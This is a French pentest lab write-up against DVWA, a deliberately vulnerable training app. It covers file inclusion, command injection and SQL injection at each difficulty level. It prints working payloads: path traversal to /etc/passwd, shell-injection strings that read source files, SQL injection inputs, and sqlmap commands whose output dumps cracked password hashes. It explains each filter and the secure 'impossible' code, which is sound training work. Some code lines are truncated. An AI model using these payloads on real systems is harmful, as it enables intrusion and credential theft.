Pentest en utilisant DVWA

author : Sacha Besser

1. Local File Inclusion

Une Local File Inclusion (LFI) est une vulnérabilité web qui permet à un attaquant de forcer un site à inclure et afficher des fichiers locaux présents sur le serveur.

Cette faille se produit lorsque le site web inclut un fichier sans bien vérifier ou filtrer ce que l'utilisateur peut choisir.

Par exemple, un site utilise une URL comme :

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=file.php
```


Ici, le fichier file.php est inclus par la variable page.

Si l'entrée utilisateur n'est pas sécurisée, un attaquant pourrait manipuler l'URL pour inclure d'autres fichiers locaux :

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=/etc/passwd
```

1.1 Premier niveau – low

Nous avons une page toute simple avec trois
fichiers `http://34.163.97.167/DVWA/vulnerabilities/fi/?page=include.php`



Nous allons donc simplement essayer de modifier le parametre pour inclure une autre page par exemple `/etc/passwd`

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=/etc/passwd
```

On voit que la faille est bien présente puisqu'elle permet d'afficher n'importe quel fichier sur le serveur. On peut donc en quelque sorte en déduire le code php qui est présent sur le serveur.

```
<?php
$page = $_GET['page'];
include($page); ?>
```

Cela serait probablement quelque chose comme affiche ci-dessus. C'est-à-dire un simple paramètre `GET` sans aucune structure de contrôle.

1.2 Deuxieme niveau - medium

Pour cette deuxieme partie, nous effectuons quelque test et nous pouvons remarquer que `../` est filtre.

Par Exemple :

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=../etc/passwd
```

Le resultat ci dessous montre que les `..` ont ete filtre, ainsi le serveur n'a pas affiche le fichier que l'on voulait.

Warning: include(etc/passwd): Failed to open stream: No such file or directory in **/var/www/html/DVWA/vulnerabilities/fi/index.php** on line **36**

Warning: include(): Failed opening 'etc/passwd' for inclusion (include_path='.:/usr/share/php') in **/var/www/html/DVWA/vulnerabilities/fi/index.php** on line **36**

C'est donc assez facile ici de contourner le filtre, il suffit juste de ne pas utiliser `..` , par exemple nous pouvons acceder a la racine simplement en utilisant `/` .

Ainsi en utilisant la meme commande, on arrive a la solution :

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=/etc/passwd
```

On peux donc en deduire ce que le serveur a comme code :

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

Pour se faire nous allons voir la configuration de `dvwa` et on remarque que notre hypthese etait bonne, les `../` sont bien filtre mais aussi les `http://` et `https://` qui sont retires et remplaces par une chaine vide.

1.3 Troisieme niveau - high

Pour la troisieme partie on va reessayer d'executer la meme commande pour voir comment le serveur reagis

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=/etc/passwd
```

Cette fois ci le serveur ne nous affiche pas le fichier voulus, mais la phrase `ERROR: File not found!`

Il doit donc y avoir encore plus de filtre ou une strucuture de controle qui a ete ajoute

Ici, n'ayant pas vraiment d'idee pour trouver la solution nous sommes alles directement voir le code php pour comprendre ce que le serveur filtrait ou non.

```
<?php

$file = $_GET['page'];

if( !fmatch( "file", $file ) && $file != "include.php" ) {
  // This isn't the page we want!
  echo "ERROR: File not found!";
  exit;
}

?>
```

On peux voir que le serveur verifie si le fichier que l'on recupere commence par `"file"` , ceci est en principe une bonne idee puisque les fichiers etant nomme `file1.php` , `file2.php` ..., le script est cense filtre tous les autres.

Or en ayant compris cela, on en deduis que si on commence chaque "injection" par `file` , on contournera le filtre.

Par exemple essayons ceci :

```
http://34.163.97.167/DVWA/vulnerabilities/fi/?page=file/../../../../../../../../../../etc/passwd
```

Et encore une fois, nous arrivons a afficher le resultat de `/etc/passwd` .

1.4 Niveau Impossible

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
$configFileNames = [
    'include.php',
    'file1.php',
    'file2.php',
    'file3.php',
];

if( !in_array($file, $configFileNames) ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

Analysons rapidement ce code.
Le fichier est recupere dans la variable `file` puis on voit qu'il est compare a une liste contenant tous les fichiers. C'est clairement la meilleure methode puisque ici, soit le nom du fichier est egale a celui qui est dans la liste et le fichier est affiche ou il ne l'est pas et alors le message `ERROR : File not found` est affiche.


2. Command Injection

La Command Injection est une vulnérabilité de sécurité où un attaquant peut injecter et exécuter des commandes système dans une application, souvent via une interface utilisateur. Cette vulnérabilité permet à un attaquant d'exécuter des commandes directement sur le serveur ou la machine hôte qui exécute l'application.

Lorsqu'une application prend des données en entrée de l'utilisateur (par exemple via un formulaire web) et les utilise sans validation ou filtre, un attaquant peut insérer une commande système malveillante dans l'entrée. Si l'application passe cette entrée directement à un interpréteur de commande (comme le shell Linux), l'attaquant peut exécuter des commandes non autorisées sur le serveur.

2.1 Premier niveau - low


On arrive sur une page avec un service de ping



Puisque c'est du php, on va essayer une simple methode qui consite à utiliser le caractètre `;` pour "sortir" du code php qui permet de ping, puis nous allons saisir la commande que l'on veux

```
; cat ../exec/source/low.php
```

Ici par exemple nous allons afficher le code source de la page, ce qui nous permettra de visualiser en même temps comment fonctionne le serveur.



Puisque c'est du code php, il faut regarder avec `ctrl + u` pour voir le script php.

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}
```

On tombe sur ceci et on remarque que il n'y a aucun contrôle sur l'input de l'utilisateur. De plus on comprend mieux comment les commandes systemes sont executés. C'est a l'aide de la fonction `shell_exec()` de php.

2.2 Deuxieme niveau - medium

Pour ce deuxieme niveau, en essayant avec `;` l'injection ne fonctionne pas. Nous avons donc cherché differents caractères propres à Linux qui aurait peut être échappé au filtre que le dévellopeur à mis en place car on se doute ici que certains caractères ont été blacklisté.

Après une simple recherche sur Internet, on tombe sur un github
`https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md`
qui nous fournit quelques indications.

```
; (Semicolon): Allows you to execute multiple commands sequentially.
&& (AND): Execute the second command only if the first command succeeds (returns a zero exit sta
|| (OR): Execute the second command only if the first command fails (returns a non-zero exit sta
& (Background): Execute the command in the background, allowing the user to continue using the s
| (Pipe): Takes the output of the first command and uses it as the input for the second command.
```

En essayant ces caractères, on en trouve un qui n'est pas blacklisté `||` .
Cela nos permet d'éxecuter cette commande et par la même occasion lire le code php.

```
|| cat ../exec/source/medium.php
```

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Set blacklist
        $substitutions = array(
                '&&' => '',
                ';'  => '',
        );

        // Remove any of the characters in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .=
```

Notre théorie initial était correcte. On à effectivement une blacklist qui inclue le `;` et `&&` mais pas le `||` .


2.3 Troisième niveau - hard

Pour ce troisieme challenge, on part du principe que l'administrateur a blacklist tous les caractères que l'on a cité avant. On doit donc trouver une autre manière.

Cependant, en essayant plusieurs commande dans l'éventualité ou notre théorie était fausse on tombe sur cette commande qui elle fonctionne

```
|cat ../exec/source/high.php
```

Le script est bien exécuté



On peux maintenant essayer de comprendre pourquoi 😀.
En fait la raison est probablement un oublie ou une faute de frappe puisqu'on voit que le symbole | n'est pas blacklisté, c'est le symbole | qui l'est. Cela nous permet donc d'éxecuter notre code.

2.4 Niveau impossible

Voici le code php du niveau impossible :

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
	// Check Anti-CSRF token
	checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

	// Get input
	$target = $_REQUEST[ 'ip' ];
	$target = stripslashes( $target );

	// Split the IP into 4 octects
	$octet = explode( ".", $target );

	// Check IF each octet is an integer
	if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2
		// If all 4 octets are int's put the IP back together.
		$target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

		// Determine OS and execute the ping command.
		if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
			// Windows
			$cmd = shell_exec( 'ping  ' . $target );
		}
		else {
			// *nix
			$cmd = shell_exec( 'ping  -c 4 ' . $target );
		}

		// Feedback for the end user
		$html .= "<pre>{$cmd}</pre>";
	}
	else {
		// Ops. Let the user name theres a mistake
		$html .= '<pre>ERROR: You have entered an invalid IP.</pre>';
	}
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Essayons de comprendre:
Tout d'abord l'input de l'utilisateur est récupéré via `$_REQUEST['ip']` puis la fonction `stripslashes()` lui est appliqué permettant de retirer dans un premier temps les caractères spéciaux

Puis l'adresse IP est vérifiée a l'aide de ce bloc de code

```
$octet = explode( ".", $target );
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) &&
```

Ce dernier va diviser l'IP en 4 parties grâce au séparateur `.` puis chaque octet est validé avec la fonction `is_numeric()` permettant de vérifier si il s'agit bien de chiffres. Finalement le script vérifie aussi la taille avec `size($octet) == 4` pour confirmer que l'adresse comporte exactement 4 partie.

3. SQL Injection

Une injection SQL (SQL Injection) est une faille de sécurité exploitée par un attaquant pour exécuter des commandes SQL malveillantes sur une base de données. Elle se produit lorsque des entrées utilisateur ne sont pas correctement validées ou filtrées avant d'être intégrées à une requête SQL. Cela peut permettre à un attaquant de manipuler les requêtes SQL de l'application, exposant ainsi des données sensibles ou compromettant le système

Imaginons un bloc de code vulnérable tout simple :

```
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password';";
$result = mysqli_query($conn, $query);
```

Le script ci-dessus va utiliser l'input de l'utilisateur et va le concaténer avec le reste de la commande SQL. Cependant il n'y a aucun filtre.

Ainsi prenons un exemple d'attaque où l'attaquant entre comme nom d'utilisateur `admin' --`
La requête devient alors :

```
SELECT * FROM users WHERE username = 'admin' -- ' AND password = '';
```

La partie `-- ' AND password = '';` est commenté et la commande restante n'est donc plus que `SELECT * FROM users WHERE username = 'admin'` . Cela accordera donc l'accès à l'utilisateur.

3.1 Premier niveau - low


On a une page avec la possibilié d'entrer un id d'utilisateur

Cela nous renvoie l'utilisateur sans le mot de passe.

On va commencer par essayer une simple injection

```
admin' OR '1'='1
```

C'est quasiment le même exemple que cité auparavant sauf que l'on rajoute une condition `OR '1'='1` qui est bien sur toujours vrai. Ainsi on va tout afficher puisque la condition est toujours vrai.



sqlmap

On va aussi essayer d'utiliser l'outil `sqlmap` pour scanner le formulaire et voir ce qu'il trouve
La commande a cette forme :

```
sqlmap -u "http://dvwa.lan/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=s
```

On note d'ailleurs qu'il y a le cookie de session, ceci est important puisque sinon les requêtes seront redirigés à `login.php` .

On a déja un résultat qui nous indique que la page peut etre injecter.

```
[19:28:17] [INFO] resuming back-end DBMS 'mysql'
[19:28:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3248=3248#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 5996 FROM(SELECT COUNT(*),CONCAT(0x717a6b6a71,(SELECT (ELT(5996=5996,1))),0x71707a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- RBff&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7565 FROM (SELECT(SLEEP(5)))Pxsc)-- jyqG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x717a6b6a71,0x787458466d6663726d7176544944e6e6e63536c6966656d4859795a5466446f69554a4351635478,0x71707a7171),NULL#&Submit=Submit
---
[19:28:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[19:28:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/dvwa.lan'
```

On à plusieurs options d'ailleurs :

- La première est de type `boolean-based blind` , cette technique ajoute une condition booléenne au paramètre afin de determiner si le résultat de la page varie
- La deuxieme est de type `error-based` , cette technique consiste a former une requête SQL invalide afin de voir ce que renvoie le serveur comme message d'erreur.
- La troisieme méthode que l'on a ici est `UNION query` , cette technique consiste à concaténer la requête executée l'application web par une requête injectée par l'outil via une opération d'union
- Nous avons une quatrième méthode nommée `Time-based blind` , cette technique augmente la durée d'exécution de la requête SQL de l'application web en ajoutant du code SQL effectuant des opérations coûteuses en temps


Cette commande est relativement simple et ne nous donne pas d'informations sur base de données si ce n'est la manière dont on peux faire les injection

A l'aide d'une commande plus technique, nous allons essayer d'afficher plus d'information sur la DB

```
sqlmap -u "http://dvwa.lan/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=s
```

Ici nous avons rajouté quelques paramètres, expliquons leurs fonctionnement :

- `--banner` permet d'afficher la version de la DB
- `--current-user` permet d'afficher le nom de l'utilisateur courant
- `--current-db` permet d'afficher la DB courante
- `--is-dba` permet d'afficher si l'utilisateur de la DB est admin
- `--tables` liste les tables
- `--columns` liste les colonnes
- `--dump` permet de récupérer leur contenu (des tables et des colonnes)



Cela nous affiche tous les détail des DB or ici il n'y en a qu'une qui nous interesse, c'est `dvwa` .

Il ne nous reste plus qu'à lister le contenu de ces tables et pour se faire nous allons utiliser un nouveau paramètre

```
sqlmap -u "http://dvwa.lan/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=
```

`-T users` permet de choisir la table `users` et `-D dvwa` permet de choisir la DB `dvwa` .

Avec ceci, sqlmap est en mesure d'afficher tous le contenu des tables, ici les utilisateur et le hash de leurs mots de passe

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+-----------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                                | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+-----------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2024-12-16 08:41:41 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2024-12-16 08:41:41 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2024-12-16 08:41:41 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2024-12-16 08:41:41 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2024-12-16 08:41:41 | 0            |
+---------+---------+-------------------------------+-----------------------------------------+-----------+------------+---------------------+--------------+
```

Cette fois ci, sqlmap a réussi à déchiffrer tous les hash des mot de passe en plus de les avoir trouver

php

